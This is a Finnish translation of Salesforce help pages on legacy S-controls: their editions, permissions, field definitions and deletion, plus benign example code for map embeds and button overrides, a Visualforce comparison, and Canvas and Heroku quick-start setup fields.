Käytä s-control-objekteja lisätäksesi omia toimintojasi Salesforce-organisaatioon. Tallenna s-control-objekteihin omaa koodiasi ja viittaa siihen muualla integroidaksesi itse isännöimäsi sovelluksen tai laajentaaksesi nykyistä Salesforce-käyttöliittymäsi.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Custom S-Control -objektien luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Mukautettuihin s-control-objekteihin voidaan liittää mitä tahansa sisältöä, jota voidaan esittää selaimessa, esimerkiksi Java-sovelmia, Active-komponentteja, Excel-tiedostoja tai mukautettuja HTML-Web-lomakkeita.

KATSO MYÖS:

- [Custom S-Control -objektien määrittäminen](#)
- [Hyödylliset s-control-objektit](#)
- [Visualforce-sivujen ja S-Controls-objektien vertaileminen.](#)

Force.com AppExchange -pakettien s-control-objekteissa huomioitavia asioita

Jos olet kehittämässä s-control-objekteja sisältäviä Force.com AppExchange -paketteja tai suunnittelet s-control-objekteja sisältävän AppExchange-paketin asentamista, ota huomioon seuraavat rajoitukset:

- Kehitettävänä oleviin (ei siis AppExchange-palvelusta asennettuihin) paketteihin voi lisätä s-control-objekteja vain API-käytön oletusasetuksella **Rajoittamaton**. Kun paketti sisältää s-control-objektin, API-käyttöoikeutta **Rajoitettu** ei voi ottaa käyttöön.
- Voit ottaa käyttöoikeusrajoituksia käyttöön asentamissasi paketeissa, vaikka paketti sisältäisi s-control-objekteja. Käyttöoikeus antaa kuitenkin vain rajallisen suojan s-control-objekteille. Salesforce suosittelee, että ymmärrät s-control-objektin sisältämän JavaScriptin ennen käyttörajoituksen määrittämistä s-control-objektien suojaukseen.
- Jos asennetun paketin API-käyttöoikeus on **Rajoitettu**, päivitykset onnistuvat vain, jos päivitetty versio ei sisällä s-control-objekteja. Jos päivitettyssä versiossa on s-control-objekteja, asennetun paketin API-käyttöoikeudeksi on valittava **Rajoittamaton**.

S-Control-objektien tarkasteleminen ja muokkaaminen



Tärkeää: Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet S-control-objekteja ennen, eivät voi luoda niitä. Nykyiset S-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Jos haluat tarkastella mukautetun S-Control-objektin lisätietoja, kirjoita Määritykset-valikon **Pikahaku**-kenttään *S-Control-objektit*, valitse **S-Control-objektit** ja napsauta S-Control-objektin nimeä.

- Voit tehdä muutoksia s-control-objektiin valitsemalla **Muokkaa**.
- Voit poistaa s-control-objektin valitsemalla **Poista**.
- Voit tarkastella muiden s-control-objektiin viittaavien Salesforce-komponenttien luetteloa napsauttamalla **Missä tätä käytetään?**.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen s-control-objektien luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

Mukautetun S-Control-objektin määrittelyt

Määrittelyn nimi	Kuvaus
Otsikko	Teksti, joka näytetään upotettujen S-Control-objektien sivuasetteluissa.
S-Control-objektin nimi	S-Control-objektin yksilöivä nimi. Tämä nimi voi sisältää vain alaviivoja ja aakkosnumeerisia merkkejä, ja sen on oltava yksilöllinen organisaatiossa. Sen täytyy alkaa kirjaimella, se ei saa sisältää välilyöntejä eikä se saa loppua alaviivaan eikä sisältää kahta peräkkäistä alaviivaa.
Tyyppi	Määrittää miten aiot käyttää S-Control-objektia. HTML Valitse tämä vaihtoehto, jos haluat määrittää S-Control-objektin sisällön <code>Sisältö</code>-alueella. URL Valitse tämä vaihtoehto, jos haluat määrittää ulkoisen Web-sivuston linkin tai URL-osoitteen <code>Sisältö</code>-alueella. Koodikatkelma Koodikatkelmat ovat S-Control-objekteja, jotka on suunniteltu sisällytettäväksi muihin S-Control-objekteihin. Valitse tämä asetus, jos haluat määrittää S-Control-objektin koodikatkelman sisällön <code>Sisältö</code>-alueella.
Kuvaus	S-Control-objektia kuvaava teksti. Tämä teksti on näkyvillä vain pääkäyttäjille.
Sisältö	Voit määrittää S-Control-objektin sisällön tai lähteen. Voit kirjoittaa enintään miljoona merkkiä. HTML-koodi määrittää täsmällisesti miten käyttäjien tulee tarkastella mukautettua S-Control-objektia. - Jos olet muodostamassa kaavaa Lisäkaava-välilehdessä tai olet muodostamassa kaavaa hyväksynnöille tai säännöille (kuten työnkulku-, vahvistus-, kohdistus-, automaattinen vastaus- tai eskalointisäännöille), napsauta Lisää kenttä, valitse kenttä ja napsauta sitten Lisää. Jos haluat luoda peruskaavan, joka välittää tiettyjä Salesforce-tietoja, valitse Yksinkertainen kaava-välilehti, valitse haluamasi kenttätyyppi <code>Valitse kenttätyyppi</code>-alasvetoluettelosta ja valitse jokin <code>Lisää kenttä</code>-alasvetoluettelossa olevista kentistä.  Vihje: Laadi objektien ristikkäiskaavat ulottumaan liittyviin objekteihin ja kyseisten objektien viiteyhdistämiskenttiin. - Jos haluat lisätä operaattorin, valitse operaattorin kuvake <code>Lisää operaattori</code>-alasvetoluettelosta. - Voit lisätä funktion kaksoisnapsauttamalla luettelossa olevaa funktion nimeä tai valitsemalla funktion ja napsauttamalla Lisää valittu funktio. Voit suodattaa funktioluetteloa valitsemalla luokan <code>Funktiot</code>-alasvetoluettelosta. Voit tarkastella funktiota käyttävien kaavojen kuvausta ja esimerkkejä valitsemalla funktion ja napsauttamalla Funktion ohje.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Määritteen nimi	Kuvaus
	- Jos haluat viitata tiedostoon, jonka olet ladannut <code>Tiedostonimi</code>-kenttään osana mukautettua S-Control-objektia, valitse <code>Valitse kenttätyyppi</code> -alasvetoluettelosta Mukautettu S-Control ja valitse Mukautetun S-Control-objektin URL, jotta saat sen yhdistämiskentän. Java-sovelmiin on mahdollista viitata myös <code>{!Scontrol_JavaCodebase}</code>-yhdistämiskentällä ja <code>{!Scontrol_JavaArchive}</code>-yhdistämiskentällä. - Jos haluat lisätä toimintojen yhdistämiskenttiä, valitse <code>Tapahtuma</code> tai <code>Tehtävä</code> <code>Valitse kenttätyyppi</code> -alasvetoluettelosta.  Vihje: Internet-standardit vaativat URL-osoitteiden erikoiskoodausta. Salesforce.com koodaa linkkiin lisättyjen yhdistämiskenttien tekstin automaattisesti. Koodaa muu linkkiin tuleva teksti manuaalisesti. Jos haluat esimerkiksi luoda seuraavan URL-osoitteen: <pre>http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> kirjoita: <pre>http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> Salesforce poistaa tupla-lainausmerkit URL-osoitteista, kun <code>Sisältölähde</code> on URL. Jos sinun tarvitsee käyttää tupla-lainausmerkkejä, lisää ne manuaalisesti. Luodaksesi esimerkiksi URL-osoitteen <pre>http://www.google.com/search?q="salesforce+foundation", kirjoita:</pre> <pre>http://www.google.com/search?q=%22salesforce+foundation%22.</pre>
Tiedostonimi	Voit ladata tiedoston, joka näytetään, kun lisäät tämän mukautetun S-Control-objektin mukautettuun linkkiin. Tiedosto voi sisältää Java-sovelman, ActiveX-ohjausobjektin tai muun sisältöelementin. Tämä vaihtoehto koskee vain HTML-muotoisia S-Control-objekteja.
Koosta valmiiksi sivulla	Tämä vaihtoehto säilyttää S-Control-objektin muistissa, mikä saattaa parantaa suoritussykyä sivua päivitettäessä, koska S-Control-objektia ei tarvitse ladata uudelleen. Tämä vaihtoehto koskee vain HTML-muotoisia S-Control-objekteja.
Koodaus	Oletuskoodausasetus on Unicode (UTF-8). Voit muuttaa sitä, jos siirrät tietoja URL-osoitteeseen, joka edellyttää eri muodossa olevia tietoja. Tämä vaihtoehto on käytettävissä, kun valitset <code>Tyyppi</code> -asetukseksi URL.

KATSO MYÖS:

[Tietoja s-control-objekteista](#)[Hyödylliset s-control-objektit](#)[Vihjeitä s-control-objektien laatimiseen](#)

Custom S-Control -objektien poistaminen

Tärkeää: Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet S-control-objekteja ennen, eivät voi luoda niitä. Nykyiset S-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Voit poistaa custom s-control -objektin seuraavasti.

1. Varmista ensin, että muut komponentit eivät käytä S-control-objektia: Kirjoita Määitykset-valikon *Pikahaku*-kenttään *S-Control-objekti*, valitse **S-Control-objektit**, valitse s-control-objekti ja napsauta **Missä tätä käytetään?**.
2. Napsauta **S-Control-objektit** uudelleen.
3. Voit poistaa custom s-control -objektin valitsemalla **Poista**-vaihtoehdon objektin vierestä.
4. Vahvista valitsemalla **OK**.

Note: Et voi poistaa mukautettua s-control-objektia, joka on käytössä jossain muualla Salesforcea. Poistetut s-control-objektit eivät siirry roskakoriin.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Custom s-control -objektien luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

Vihjeitä s-control-objektien laatimiseen

Tärkeää: Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet s-control-objekteja ennen, eivät voi luoda niitä. Nykyiset s-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Huomioi alla olevat vihjeet, kun laadit s-control-objekteja:

- Jos luot URL-tyyppisen s-control-objektin, älä valitse **Näytä osion otsikko lisätietosivulla** -vaihtoehtoa sivuasetteluun osiossa, johon lisäät s-control-objektin. Tämä vaihtoehto aiheuttaa ongelmia joissakin selaimissa pienennettävien osioiden kanssa.
- Globaalien muuttujien avulla pääset käyttämään s-control-objektien, mukautettujen painikkeiden ja linkkien erityisiä yhdistämiskenttiä. Esimerkiksi globaali muuttuja `$Request` sallii sinun käyttää kyselyn parametrejä koodinpätkässä, s-control-ohjaimessa tai mukautetussa painikkeessa.
- Käytä s-control-objektissasi `{!$Organization.UISkin}`-yhdistämiskenttää hakeaksesi organisaatiosi valitseman käyttöliittymäteeman. Tämän kentän arvo `Theme1` tarkoittaa Salesforce Classic -teemaa ja `Theme2` tarkoittaa Salesforce-teemaa.
- S-control-objektit käyttävät `{! ja }` merkkejä (joita käytettiin ennen yhdistämiskenttien osoittamiseen kaavoissa) lausekkeille, jotka voivat sisältää yhden tai useamman yhdistämiskentän, funktion tai globaalin muuttujan.
- Kun korvaat toimintoa, käytä argumenttia `no override` välttyäksesi rekursiolta, joka näkyy tyhjinä kehyksinä sivulla.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen s-control-objektien luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

- Jos haluat lisätä toimintojen yhdistämiskenttiä, valitse *Tapahduma* tai *Tehtävä* Valitse kenttätyyppi -alasvetoluettelosta.

KATSO MYÖS:

[Mukautetun S-Control-objektin määrittäminen](#)
[Custom S-Control -objektien määrittäminen](#)

Hyödylliset s-control-objektit

-  **Tärkeää:** Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet s-control-objekteja ennen, eivät voi luoda niitä. Nykyiset s-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Seuraavat esimerkit auttavat sinut alkuun s-control-objektien käytössä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **Contact Manager Edition-, Group Edition-, Professional Edition-, Enterprise Edition-, Performance Edition-, Unlimited Edition-** ja **Developer Edition** -versioissa

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Mukautetut painikkeet ja linkit ovat käytettävissä: **kaikissa** versioissa

S-control-objektit ovat käytettävissä: **Contact Manager Edition-, Group Edition-, Professional Edition-, Enterprise Edition-, Performance Edition-, Unlimited Edition-** ja **Developer Edition** -versioissa

Vakiopainikkeiden ja välilehtien aloitussivujen korvaaminen on käytettävissä: **Enterprise Edition-, Performance Edition-, Unlimited Edition-** ja **Developer Edition** -versioissa

Lisätietosivujen s-control-objektit

Yahoo Map

Käytä Yahoo Map API:a ja laskutusosoitteen yhdistämiskenttiä näyttääksesi tiliin liittyvän kartan. Käytä seuraavaa koodia HTML-tyyppisessä s-control-objektissa ja lisää se tilin lisätietosivulle:

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
    {!Account.BillingCity}, \
    {!Account.BillingState}, \
    {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
    {!Account.BillingCity}, \
    {!Account.BillingState}, \
    {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

S-control-objektit, jotka korvaavat vakiopainikkeet ja välilehtien aloitussivut

Lisää tuote -painikkeen korvaaminen

Sinulla saattaa olla oma koodi, jota haluat käyttää tuotteiden lisäämiseksi mahdollisuuksiin vakiosivun sijaan. Käytä alla olevaa s-control-objektin esimerkkiä välittääksesi data-arvoja yhdistämiskentillä tietueen lisätietosivulta mukautettuun s-control-objektiin, joka korvaa **Lisää tuote** -painikkeen mahdollisuuden Tuotteet-viiteluettelossa. Tämän tyyppinen korvaus näyttää, miten viiteluetteloiden painikkeet voivat sisältää yhdistämiskenttiä sekä pää- että alaobjektista. Esimerkiksi alla oleva koodi sisältää yhdistämiskenttiä mahdollisuudesta, joka on pääobjekti päätieto-lisätieto-suhteessa mahdollisuuden tuotteiden kanssa.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
```

```

</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>

```

Voit ottaa tämän ominaisuuden käyttöön luomalla HTML-tyyppisen s-control-objektin yllä olevalla sisällöllä, syöttämällä koodisi annettuun tilaan. Korvaa sitten Lisää tuote -toiminto mahdollisuuden tuotteiden objektissa s-control-objektilla. Tämä esimerkki olettaa, että sinulla on tietutyyppisiä mahdollisuuksia.



Note: Tämä esimerkki ei sisällä koodia tuotteiden lisäämiseksi. Tämän body-osion sisältö osoittaa ainoastaan, miten käyttää mahdollisuuden yhdistämiskenttiä mahdollisuuksien tuotteiden viiteluettelosta. Korvaa body-osio omalla koodillasi.

Liidien muokkaamisen korvaaminen ehdollisesti

Voit korvata vakio toiminnon ehdollisesti, eli näyttää vakio toiminnon tai mukautetun s-control-objektin tietyistä ehdoista riippuen. Saatat esimerkiksi haluta käyttää erillistä s-control-objektia yli 30 päivää avoinna olleiden liidien muokkaamiseen. Seuraavassa esimerkissä luomme s-control-objektin, joka arvioi, onko liidi ollut avoinna yli 30 päivää, ja jos on, mukautettua s-control-objektia käytetään liidien muokkaamiseen. Muutoin käytetään liidien tavallista muokkaustoimintoa.

```

<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>

```

Ota tämä käyttöön omassa organisaatiossasi luomalla s-control-objekti, jota haluat käyttää yli 30 päivää avoinna olleiden liidien muokkaamiseen. Anna s-control-objektin nimeksi EditLeadsOpenLongerThan30. Luo sitten s-control-objekti alla olevan esimerkikoodin avulla määrittääksesi, onko liidi ollut yli 30 päivää avoinna, ja jos on, korvaa liidien muokkaustoiminto s-control-objektilla EditLeadsOpenLongerThan30.

Huomioi yllä olevan esimerkikoodin ensimmäisen ja toisen `if`-lausekkeen erot. Ensimmäinen on JavaScript-muotoinen `if`-lauseke, joka arvioituu selaimella. Toinen on Salesforce:n IF-funktio, joka arvioituu palvelimella ja palauttaa yhden arvon – liidin avoinna olon kesto päivinä, tai nolla, jos liidi ei ole avoin.



Vihje: Käytä tämän esimerkin URLFOR-funktiota laatiaksesi Salesforce-URL-osoitteita yksittäisten URL-osoitteiden määrittämisen sijaan, jotta niitä tuetaan kaikissa julkaisuissa.

Jos haluat näyttää Salesforce-vakiosivun korvauksen sijaan, aseta URLFOR-funktion *no override* -argumentiksi "true".

Käytä URLFOR-funktiossasi myös *retURL*-parametria palauttaaksesi käyttäjän lisätietosivulle tallentamisen jälkeen.

Yhteyshenkilön muokkaamisen korvaaminen

Sinulla saattaa olla oma koodi, jota haluat käyttää yhteyshenkilöiden muokkaamiseen. Käytä alla olevaa s-control-objektin esimerkkiä välittääksesi data-arvoja yhdistämiskentillä tietueen lisätietosivulta mukautettuun s-control-objektiin, joka korvaa lisätietosivun vakiopainikkeen.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

Voit ottaa tämän ominaisuuden käyttöön luomalla HTML-tyyppisen s-control-objektin yllä olevalla sisällöllä, syöttämällä koodisi body-osioon. Korvaa sitten yhteyshenkilöiden muokkaustoiminto s-control-ohjaimella. Tämä korvaa yhteyshenkilön muokkaustoiminnon kaikkialla, missä se on käytettävissä: yhteyshenkilön lisätietosivulla oleva **Muokkaa**-painike, luettelonäkymien **Muokkaa**-linkki ja kaikkien viiteluetteloiden **Muokkaa**-linkit.



Note: Tämä esimerkki ei sisällä koodia yhteyshenkilöiden muokkaamiseksi. Body-osiossa oleva koodi osoittaa ainoastaan, miten käyttää yhteyshenkilön yhdistämiskenttiä yhteyshenkilön tietojen esittämiseen. Korvaa body-osio omalla koodillasi.

Uusi tili -toimintojen korvaaminen

Vakiopainikkeiden korvaaminen johtaa siihen, etteivät ne ole enää käytettävissä missään Salesforce-organisaatiossasi. Voit kuitenkin korvata vakioitoiminnon ja ohjata käyttäjän siihen mukautetusta s-control-objektistasi luomatta loputonta silmukkaa. Voit esimerkiksi korvata tilien **Uusi**-painikkeen, suorittaa oman mukautetun prosessisi ja jatkaa Uusi tili -vakioitoimintoa ilman, että syntyisi loputon silmukka. Tee tämä käyttämällä URLFOR-funktiossa *no override* -argumenttia.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override. Click OK to continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

Voit ottaa tämän s-control-objektin käyttöön luomalla HTML-tyyppisen s-control-objektin yllä olevalla sisällöllä. Korvaa sitten Uusi tili -toiminto s-control-objektilla.

 **Note:** Uusi toiminto ei vaadi tunnusta, minkä takia URLFOR-funktion toinen argumentti on `null`. Tämä esimerkki ei vaadi syötettä, minkä takia URLFOR-funktion kolmas argumentti on `null`. URLFOR-funktion neljäs argumentti on `true`, jolloin korvausta ei oteta huomioon eikä loputonta silmukkaa synny.

Tilit-välilehdet aloitussivun korvaaminen ehdollisesti

Voit korvata välilehden aloitussivun ehdollisesti, eli ohjata välilehden alkuperäisen aloitussivun s-control-objektiin tiettyjen ehtojen mukaisesti. Saat esimerkiksi haluta näyttää Tilit-välilehden vakioaloitussivun sijaan s-control-objektin tietyn profiilin käyttäjille. Käytä alla olevaa esimerkkikoodia luodaksesi s-control-objektin, joka näyttää työhakemuksen tiedot Rekrytoija-profiilin käyttäjille, kun he napsauttavat Tilit-välilehteä. Muut käyttäjät näkevät Tilit-välilehden vakioaloitussivun.

Voit ottaa tämän käyttöön luomalla ensin s-control-objektin "ApplicantHomePage", joka sisältää rekrytoijille näytettävän sisällön. Luo sitten HTML-tyyppinen s-control-objekti käyttämällä seuraavaa koodia ehdollisen korvaamisen logiikalle:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage) }";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true) }";
}
</script>
```

Korvaa lopuksi Tilit-välilehti käyttäaksesi alla olevaa HTML-tyyppistä s-control-objektia. Tässä esimerkissä oletetaan, että organisaatiossasi on "Recruiter"-profiili.

 **Note:** \$Profile-yhdistämiskentät ovat käytettävissä vain Enterprise Edition-, Unlimited Edition-, Performance Edition- ja Developer Edition -versioissa.

Koodinpätkiä sisältävät s-control-objektit

Koodinpätkien sisällyttäminen

Sisällytä mukautettuihin s-control-objekteihin usein käyttämiäsi koodinpätkiä. Seuraava esimerkki viittaa koodinpätkään, jolla luodaan ylätunniste Web-välilehdessä näytettävälle sivulle. Tämän sivun otsikko on "My Title". Käytä globaalia muuttujaa \$SControl viitataksesi koodinpätkään. Ota tämä käyttöön luomalla kaksi koodinpätkää, "Resize_iframe_head" ja "Resize_iframe_onload", ja luomalla HTML-tyyppisen s-control-objektin "Resize_iframe_sample", joka sisältää seuraavan koodin:

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
    theme = "modern"])} </body> </html>
```

S-Control-objektien yhdistämiskentät

Tärkeää: Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet S-control-objekteja ennen, eivät voi luoda niitä. Nykyiset S-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Yhdistämiskenttä on kenttä, jonka voit asettaa sähköpostimalliin, yhdistämismalliin, mukautettuun linkkiin tai kaavaan liittääksesi arvoja tietueesta.

Koska S-Control-objektit toimivat objektitason ohjesivun lähteenä, voit mukauttaa käyttäjäkokemusta yhdistämiskenttien tai muiden toimintojen avulla. Voit esimerkiksi määrittää mukautetun ohjeen puhuttelemaan käyttäjää nimeltä lisäämällä ohjesivulle yhdistämiskentän, joka näyttää käyttäjän nimen.

Vihjeitä

- Jos haluat viitata tiedostoon, jonka olet ladannut **Tiedostonimi**-kenttään osana mukautettua S-Control-objektia, valitse **Valitse kenttätyyppi** -alasvetoluettelosta **Mukautettu S-Control** ja valitse **Mukautetun S-Control-objektin URL**, jotta saat sen yhdistämiskentän. Java-sovelmiin on mahdollista viitata myös yhdistämiskentillä `{!SControl_JavaCodebase}` ja `{!SControl_JavaArchive}`
- Jos haluat lisätä toimintojen yhdistämiskenttiä, valitse **Tapahtuma** tai **Tehtävä** Valitse kenttätyyppi -alasvetoluettelosta. Salesforce koodaa linkkiin lisättyjen yhdistämiskenttien tekstin automaattisesti.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Contact Manager Edition**-, **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

KATSO MYÖS:

[Custom S-Control -objektien määrittäminen](#)

Visualforce-sivujen ja S-Controls-objektien vertaileminen.

Tärkeää: Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet S-control-objekteja ennen, eivät voi luoda niitä. Nykyiset S-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Visualforce-sivut ovat s-controls-objektien seuraava sukupolvi, ja niitä tulisi käyttää aina kun mahdollista, koska niiden suorituskyky on parempi ja niitä on helppo kirjoittaa. Seuraavassa taulukossa hahmotetaan Visualforce-sivujen ja s-controls-objektien eroja.

	Visualforce-sivut	S-Control-objektit
Vaadittavat tekniset taidot	HTML, XML	HTML, JavaScript, Ajax Toolkit
Kielityyli	Tunnistekoodi	Toimintosarjakoodi
Sivun korvausmalli	Vakiokomponenttien ja mukautettujen komponenttien kokoonpano tunnisteita käyttämällä	Kirjoita HTML ja JavaScript koko sivua varten
Vakiomuotoinen Salesforce-komponenttikirjasto	Kyllä	Ei
Sisäänrakennetun käyttöympäristötoiminnan käyttöoikeus	Kyllä, vakio-ohjaimen kautta	Ei
Tietosidonta	Kyllä	Ei
	Kehittäjät voivat sitoa syöttökomponentteja (kuten tekstiruutu) tietyn kentän kanssa	Kehittäjät eivät voi sitoa komponenttia tiettyyn kenttään. Sen sijaan heidän täytyy

	Visualforce-sivut	S-Control-objektit
	(kuten tilin nimi). Jos käyttäjä tallentaa arvon kyseiseen syöttökomponenttiin, se tallennetaan myös tietokantaan.	kirjoittaa JavaScript-koodi, joka käyttää API-toimintoa päivittämään tietokanta käyttäjälle ominaisilla kenttäarvoilla.
Tyylisivujen periminen	Kyllä	Ei, Salesforce-tyylisivut täytyy tuoda manuaalisesti
Kenttien metatietojen noudattaminen, kuten yksilöivyyys	Kyllä, oletusarvoisesti Jos käyttäjä yrittää tallentaa tietueen, joka rikkoo yksilöivyyttä tai kenttämääritteiden vaatimusta, virheviesti näytetään automaattisesti ja käyttäjä voi yrittää uudelleen.	Kyllä, jos se on koodattu JavaScriptiin käyttämällä <code> kuvaa </code> API-kutsua Jos käyttäjä yrittää tallentaa tietueen, joka rikkoo yksilöivyyttä tai kenttämääritteiden vaatimusta, virheviesti näytetään vain, jos s-controls-kehittäjä kirjoitti koodin, joka tarkasti kyseiset määritteet.
Vuorovaikutus Apex-koodin kanssa	Suora, sitomalla mukautettuun ohjaimeen	Epäsuora, käyttämällä Apex <code>webservice</code> -menetelmiä API-toiminnon kautta
Suorituskyky	Reagoivampi, koska merkintä luodaan Force.com-alustalla	Vähemmän reagoiva, koska jokainen kutsu API-toimintoon vaatii meno-paluumatkan palvelimelle—kehittäjän vastuulla on säätää suorituskykyä
Sivusäiliö	Syntyperäinen	iFramessa

KATSO MYÖS:

[Tietoja s-control-objekteista](#)[Visualforce](#)

Sovellusten integrointi Salesforcen kanssa

Esitysaluesovellusten esikatselun yhteenveto

Esitysaluesovellusten esikatselu on kehitystyökalu, jonka avulla voit tarkastella esitysaluesovelluksiasi ennen niiden julkaisemista. Esitysaluesovelluksesi tarkasteleminen:

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Esitysaluesovelluksen esikatselu* ja valitse **Esitysaluesovelluksen esikatselu**.
2. Napsauta esitysaluesovellustasi vasemmanpuoleisesta ikkunasta. Esitysaluesovellus näytetään kehityksessä.

Lisätietoja on [Force.com Canvas Developer's Guide](#) -oppaassa.

Heroku-pika-aloitus

Heroku-pika-aloitus-painike auttaa sinut alkuun luomalla sovelluksen Herokussa ja sitä vastaavan esitysaluesovelluksen Salesforce:ssa. Heroku-pika-aloitus-kentät sisältävät seuraavat kentät:

Kenttä	Kuvaus
Malli	Heroku-malli, jota käytetään Heroku-sovelluksen luomiseen.
Esitysaluesovelluksen nimi	Esitysaluesovelluksen nimi. Enimmäispituus on 30 merkkiä.
Heroku-sovelluksen nimi	Heroku-sovelluksen nimi. Nimen täytyy alkaa kirjaimella ja se voi sisältää vain pieniä kirjaimia, numeroita ja väliviivoja. Tämä nimi lisätään sovelluksen URL-osoitteen osaksi. Enimmäispituus on 30 merkkiä.
Esitysaluesovelluksen kuvaus	Esitysaluesovelluksen kuvaus. Kuvaus näytetään, kun muokkaat esitysaluesovellusta Salesforce:ssa. Enimmäispituus on 200 merkkiä.
Todennuksen tyyppi	Miten pika-aloitus todentaa Herokun kanssa luodakseen esitysaluesovelluksen. • OAuth — Käyttää Heroku-valtuutusta, jos kyseinen käyttäjä on kirjautunut Herokuun. Muussa tapauksessa Heroku OAuth -kulku käynnistetään. • Käyttäjänimi/Salasana — Käyttää Heroku-käyttäjänimeä ja -salasanaa. • API-avain — Käyttää Heroku API -avainta.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Professional Edition**- (API ja **Force.com Canvas käytössä**) ja **Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Esikatselun tarkasteleminen:

- Sovelluksen mukautusoikeus

JA

Kaikkien tietojen muokkausoikeus

Kenttä	Kuvaus
Heroku-käyttäjänimi	Käyttäjänimi tilille, jota käytetään Herokuun kirjautumiseen. Heroku-sovellus luodaan tämän käyttäjän tunnuksilla.  Note: Tässä kentässä voi olla enintään 30 merkkiä. Jos Heroku-käyttäjänimesi on yli 30 merkkiä pitkä, sinun täytyy syöttää Heroku-tiliisi liittyviä API-avain <code>Heroku API-avain</code> -kenttään.
Heroku-salasana	Salasana tilille, jota käytetään Herokuun kirjautumiseen.
